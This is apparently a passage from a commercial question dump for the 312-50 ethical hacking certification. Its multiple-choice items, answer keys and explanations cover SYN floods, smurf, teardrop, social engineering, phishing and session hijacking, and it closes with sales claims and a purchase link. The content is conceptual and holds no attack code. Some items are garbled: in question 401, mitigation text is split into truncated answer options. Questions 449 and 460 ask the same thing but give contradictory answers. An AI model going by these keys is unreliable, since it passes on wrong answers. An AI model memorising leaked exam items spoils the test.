D. ip.equals 192.168.0.1 and syn.equals on

Answer: C

NEW QUESTION 401
- (Topic 8)
The SYN Flood attack sends TCP connections requests faster than a machine can process them.
Attacker creates a random source address for each packet. SYN flag set in each packet is a request to open a new connection to the server from the spoofed IP Address Victim responds to spoofed IP Address then waits for confirmation that never arrives (timeout wait is about 3 minutes) Victim's connection table fills up waiting for replies and ignores new connection legitimate users are ignored and will not be able to access the server
How do you protect your network against SYN Flood attacks?

A. SYN cookie
B. Instead of allocating a record, send a SYN-ACK with a carefully constructed sequence number generated as a hash of the clients IP Address port number and other informatio
C. When the client responds with a normal ACK, that special sequence number will be included, which the server then verifie
D. Thus the server first allocates memory on the third packet of the handshake, not the first.
E. RST cookies – The server sends a wrong SYN|ACK back to the clien
F. The client should then generate a RST packet telling the server that something is wron
G. At this point, the server knows the client is valid and will now accept incoming connections from that client normally.
H. Micro Block
I. Instead of allocating a complete connection, simply allocate a micro- record of 16-bytes for the incoming SYN object.
J. Stack Tweakin
K. TCP can be tweaked in order to reduce the effect of SYN flood
L. Reduce the timeout before a stack frees up the memory allocated for a connection.

Answer: ABCD

Explanation:
All above helps protecting against SYN flood attacks. Most TCP/IP stacks today are already tweaked to make it harder to perform a SYN flood DOS attack against a target.

NEW QUESTION 402
- (Topic 8)
Peter has been monitoring his IDS and sees that there are a huge number of ICMP Echo Reply packets that are being received on the External Gateway interface. Further inspection reveals they are not responses from internal hosts request but simply responses coming from the Internet. What could be the likely cause of this?

A. Someone Spoofed Peter's IP Address while doing a land attack
B. Someone Spoofed Peter's IP Address while doing a DoS attack
C. Someone Spoofed Peter's IP Address while doing a smurf Attack
D. Someone Spoofed Peter's IP address while doing a fraggle attack

Answer: C

Explanation:
An attacker sends forged ICMP echo packets to broadcast addresses of vulnerable networks with forged source address pointing to the target (victim) of the attack. All the systems on these networks reply to the victim with ICMP echo replies. This rapidly exhausts the bandwidth available to the target.

NEW QUESTION 406
- (Topic 8)
The evil hacker, is purposely sending fragmented ICMP packets to a remote target. The total size of this ICMP packet once reconstructed is over 65,536 bytes. From the information given, what type of attack is attempting to perform?

A. Syn flood
B. Smurf
C. Ping of death
D. Fraggle

Answer: C

Explanation:
Reference: http://insecure.org/sploits/ping-o-death.html

NEW QUESTION 407
- (Topic 8)
What would best be defined as a security test on services against a known vulnerability database using an automated tool?

A. A penetration test
B. A privacy review
C. A server audit
D. A vulnerability assessment

Answer: D

Explanation:
Vulnerability assessment is the process of identifying and quantifying vulnerabilities in a system. The system being studied could be a physical facility like a nuclear power plant, a computer system, or a larger system (for example the communications infrastructure or water infrastructure of a region).

NEW QUESTION 409
- (Topic 8)
Henry is an attacker and wants to gain control of a system and use it to flood a target system with requests, so as to prevent legitimate users from gaining access. What type of attack is Henry using?

A. Henry is executing commands or viewing data outside the intended target path
B. Henry is using a denial of service attack which is a valid threat used by an attacker
C. Henry is taking advantage of an incorrect configuration that leads to access with higher- than-expected privilege
D. Henry uses poorly designed input validation routines to create or alter commands to gain access to unintended data or execute commands

Answer: B

Explanation:
Henry's intention is to perform a DoS attack against his target, possibly a DDoS attack. He uses systems other than his own to perform the attack in order to cover the tracks back to him and to get more "punch" in the DoS attack if he uses multiple systems.

NEW QUESTION 414
- (Topic 8)
What is the term 8 to describe an attack that falsifies a broadcast ICMP echo request and includes a primary and secondary victim?

A. Fraggle Attack
B. Man in the Middle Attack
C. Trojan Horse Attack
D. Smurf Attack
E. Back Orifice Attack

Answer: D

Explanation:
Trojan and Back orifice are Trojan horse attacks. Man in the middle spoofs the Ip and redirects the victems packets to the cracker The infamous Smurf attack. preys on ICMP's capability to send traffic to the broadcast address. Many hosts can listen and respond to a single ICMP echo request sent to a broadcast address.

Network Intrusion Detection third Edition by Stephen Northcutt and Judy Novak pg 70 The "smurf" attack's cousin is called "fraggle", which uses UDP echo packets in the same fashion as the ICMP echo packets; it was a simple re-write of "smurf".

NEW QUESTION 416
- (Topic 8)
Global deployment of RFC 2827 would help mitigate what classification of attack?

A. Sniffing attack
B. Denial of service attack
C. Spoofing attack
D. Reconnaissance attack
E. Prot Scan attack

Answer: C

Explanation:
RFC 2827 - Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing

NEW QUESTION 420
- (Topic 8)
Which one of the following network attacks takes advantages of weaknesses in the fragment reassembly functionality of the TCP/IP protocol stack?

A. Teardrop
B. Smurf
C. Ping of Death
D. SYN flood
E. SNMP Attack

Answer: A

Explanation:
The teardrop attack uses overlapping packet fragments to confuse a target system and cause the system to reboot or crash.

NEW QUESTION 425
- (Topic 8)
A denial of Service (DoS) attack works on the following principle:

A. MS-DOS and PC-DOS operating system utilize a weaknesses that can be compromised and permit them to launch an attack easily.
B. All CLIENT systems have TCP/IP stack implementation weakness that can be compromised and permit them to lunch an attack easily.
C. Overloaded buffer systems can easily address error conditions and respond appropriately.
D. Host systems cannot respond to real traffic, if they have an overwhelming number of incomplete connections (SYN/RCVD State).
E. A server stops accepting connections from certain networks one those network become flooded.

Answer: D

Explanation:
Denial-of-service (often abbreviated as DoS) is a class of attacks in which an attacker attempts to prevent legitimate users from accessing an Internet service, such as a web site. This can be done by exercising a software bug that causes the software running the service to fail (such as the “Ping of Death” attack against Windows NT systems), sending enough data to consume all available network bandwidth (as in the May, 2001 attacks against Gibson Research), or sending data in such a way as to consume a particular resource needed by the service.

NEW QUESTION 428
- (Topic 8)
SYN Flood is a DOS attack in which an attacker deliberately violates the three-way handshake and opens a large number of half-open TCP connections.
The signature for SYN Flood attack is:

A. The source and destination address having the same value.
B. The source and destination port numbers having the same value.
C. A large number of SYN packets appearing on a network without the corresponding reply packets.
D. A large number of SYN packets appearing on a network with the corresponding reply packets.

Answer: C

Explanation:
A SYN attack occurs when an attacker exploits the use of the buffer space during a Transmission Control Protocol (TCP) session initialization handshake. The attacker floods the target system's small "in-process" queue with connection requests, but it does not respond when a target system replies to those requests. This causes the target system to time out while waiting for the proper response, which makes the system crash or become unusable.

NEW QUESTION 431
- (Topic 8)
Hackers usually control Bots through:

A. IRC Channel
B. MSN Messenger
C. Trojan Client Software
D. Yahoo Chat
E. GoogleTalk

Answer: A

Explanation:
Most of the bots out today has a function to connect to a predetermined IRC channel in order to get orders.

NEW QUESTION 433
- (Topic 8)
Clive has been monitoring his IDS and sees that there are a huge number of ICMP Echo Reply packets that are being received on the external gateway interface. Further inspection reveals that they are not responses from the internal hosts' requests but simply responses coming from the Internet.
What could be the most likely cause?

A. Someone has spoofed Clive's IP address while doing a smurf attack.
B. Someone has spoofed Clive's IP address while doing a land attack.
C. Someone has spoofed Clive's IP address while doing a fraggle attack.
D. Someone has spoofed Clive's IP address while doing a DoS attack.

Answer: A

Explanation:
The smurf attack, named after its exploit program, is a denial-of-service attack that uses spoofed broadcast ping messages to flood a target system. In such an attack, a perpetrator sends a large amount of ICMP echo (ping) traffic to IP broadcast addresses, all of it having a spoofed source address of the intended victim. If the routing device delivering traffic to those broadcast addresses performs the IP broadcast to layer 2 broadcast function, most hosts on that IP network will take the ICMP echo request and reply to it with an echo reply, multiplying the traffic by the number of hosts responding. On a multi-access broadcast network, hundreds of machines might reply to each packet.

NEW QUESTION 434
- (Topic 8)
What do you call a system where users need to remember only one username and password, and be authenticated for multiple services?

A. Simple Sign-on
B. Unique Sign-on
C. Single Sign-on
D. Digital Certificate

Answer: C

Explanation:
Single sign-on (SSO) is a specialized form of software authentication that enables a user to authenticate once and gain access to the resources of multiple software systems.

NEW QUESTION 439
- (Topic 9)
Jack Hackers wants to break into Brown's Computers and obtain their secret double fudge cookie recipe. Jack calls Jane, an accountant at Brown Co. pretending to be an administrator from Brown Co. Jack tell Jane that there has been a problem with some accounts and asks her to verify her password with him "just to double check our records". Jane does not suspect anything amiss and parts her password. Jack can now access Brown Co.'s computer with a valid username and password to steal the cookie recipe. What kind of attack is being illustrated here?

A. Faking Identity
B. Spoofing Identity
C. Social Engineering
D. Reverse Psychology
E. Reverse Engineering

Answer: C

Explanation:
Social engineering is a collection of techniques used to manipulate people into performing actions or divulging confidential information. While similar to a confidence trick or simple fraud, the term typically applies to trickery for information gathering or computer system access and in most cases the attacker never comes face-to-face with the victim.

NEW QUESTION 442
- (Topic 9)
Usernames, passwords, e-mail addresses, and the location of CGI scripts may be obtained from which of the following information sources?

A. Company web site
B. Search engines
C. EDGAR Database query
D. Whois query

Answer: A

Explanation:
Whois query would not enable us to find the CGI scripts whereas in the actual website, some of them will have scripts written to make the website more user friendly. The EDGAR database would in fact give us a lot of the information requested but not the location of CGI scripts, as would a simple search engine on the Internet if you have the time needed.

NEW QUESTION 444

- (Topic 9)
A majority of attacks come from insiders, people who have direct access to a company's computer system as part of their job function or a business relationship. Who is considered an insider?

A. The CEO of the company because he has access to all of the computer systems
B. A government agency since they know the company computer system strengths and weaknesses
C. Disgruntled employee, customers, suppliers, vendors, business partners, contractors, temps, and consultants
D. A competitor to the company because they can directly benefit from the publicity generated by making such an attack

Answer: C

Explanation:
An insider is anyone who already has an foot inside one way or another.

NEW QUESTION 449
- (Topic 9)
What is the most common vehicle for social engineering attacks?

A. Email
B. Direct in person
C. Local Area Networks
D. Peer to Peer Networks

Answer: B

Explanation:
All social engineering techniques are based on flaws in human logic known as cognitive biases.

NEW QUESTION 453
- (Topic 9)
Which type of hacker represents the highest risk to your network?

A. script kiddies
B. grey hat hackers
C. black hat hackers
D. disgruntled employees

Answer: D

Explanation:
The disgruntled users have some permission on your database, versus a hacker who might not get into the database. Global Crossings is a good example of how a disgruntled employee -- who took the internal payroll database home on a hard drive -- caused big problems for the telecommunications company. The employee posted the names, Social Security numbers and birthdates of company employees on his Web site. He may have been one of the factors that helped put them out of business.

NEW QUESTION 458
- (Topic 9)
Study the following e-mail message. When the link in the message is clicked, it will take you to an address like: http://hacker.xsecurity.com/in.htm. Note that hacker.xsecurity.com is not an official SuperShopper site!
What attack is depicted in the below e-mail? Dear SuperShopper valued member,
Due to concerns, for the safety and integrity of the SuperShopper community we have issued this warning message. It has come to our attention that your account information needs to be updated due to inactive members, frauds and spoof reports.
If you could please take 5-10 minutes out of your online experience and renew your records you will not run into any future problems with the online service.
However, failure to update your records will result to your account cancellation. This notification expires within 24 hours.
Once you have updated your account records your SuperShopper will not be interrupted and will continue as normal.
Please follow the link below and renew your account information. https://www.supershopper.com/cgi-bin/webscr?cmd=update-run SuperShopper Technical Support http://www.supershopper.com

A. Phishing attack
B. E-mail spoofing
C. social engineering
D. Man in the middle attack

Answer: A

Explanation:
Phishing is a criminal activity using social engineering techniques. Phishers attempt to fraudulently acquire sensitive information, such as passwords and credit card details, by masquerading as a trustworthy person or business in an electronic communication. Phishing is typically carried out using email or an instant message, although phone contact has been used as well.

NEW QUESTION 460
- (Topic 9)
What is the most common vehicle for social engineering attacks?

A. Phone
B. Email
C. In person
D. P2P Networks

Answer: A

Explanation:
Pretexting is the act of creating and using an invented scenario (the pretext) to persuade a target to release information or perform an action and is usually done over the telephone.

NEW QUESTION 464
- (Topic 9)
What are the six types of social engineering?(Choose six).

A. Spoofing
B. Reciprocation
C. Social Validation
D. Commitment
E. Friendship
F. Scarcity
G. Authority
H. Accountability

Answer: BCDEFG

Explanation:
All social engineering is performed by taking advantage of human nature. For in-depth information on the subject review, read Robert Cialdini's book, Influence: Science and Practice.

NEW QUESTION 465
- (Topic 10)
Which of the following attacks takes best advantage of an existing authenticated connection

A. Spoofing
B. Session Hijacking
C. Password Sniffing
D. Password Guessing

Answer: B

Explanation:
Session hijacking is the act of taking control of a user session after successfully obtaining or generating an authentication session ID. Session hijacking involves an attacker using captured, brute forced or reverse-engineered session IDs to seize control of a legitimate user's Web application session while that session is still in progress.

NEW QUESTION 466
- (Topic 10)
What type of cookies can be generated while visiting different web sites on the Internet?

A. Permanent and long term cookies.
B. Session and permanent cookies.
C. Session and external cookies.
D. Cookies are all the same, there is no such thing as different type of cookies.

Answer: B

Explanation:
There are two types of cookies: a permanent cookie that remains on a visitor's computer for a given time and a session cookie the is temporarily saved in the visitor's computer memory during the time that the visitor is using the Web site. Session cookies disappear when you close your Web browser.

NEW QUESTION 471
- (Topic 10)
How would you prevent session hijacking attacks?

A. Using biometrics access tokens secures sessions against hijacking
B. Using non-Internet protocols like http secures sessions against hijacking
C. Using hardware-based authentication secures sessions against hijacking
D. Using unpredictable sequence numbers secures sessions against hijacking

Answer: D

Explanation:
Protection of a session needs to focus on the unique session identifier because it is the only thing that distinguishes users. If the session ID is compromised, attackers can impersonate other users on the system. The first thing is to ensure that the sequence of identification numbers issued by the session management system is unpredictable; otherwise, it's trivial to hijack another user's session. Having a large number of possible session IDs (meaning that they should be very long) means that there are a lot more permutations for an attacker to try.

NEW QUESTION 474
- (Topic 11)
On a default installation of Microsoft IIS web server, under which privilege does the web server software execute?

A. Everyone
B. Guest
C. System
D. Administrator

Answer: C

Explanation:
If not changed during the installation, IIS will execute as Local System with way to high privileges.

NEW QUESTION 476
.....

Thank You for Trying Our Product

* 100% Pass or Money Back

All our products come with a 90-day Money Back Guarantee.

* One year free update

You can enjoy free update one year. 24x7 online support.

* Trusted by Millions

We currently serve more than 30,000,000 customers.

* Shop Securely

All transactions are protected by VeriSign!

100% Pass Your 312-50 Exam with Our Prep Materials Via below:

https://www.certleader.com/312-50-dumps.html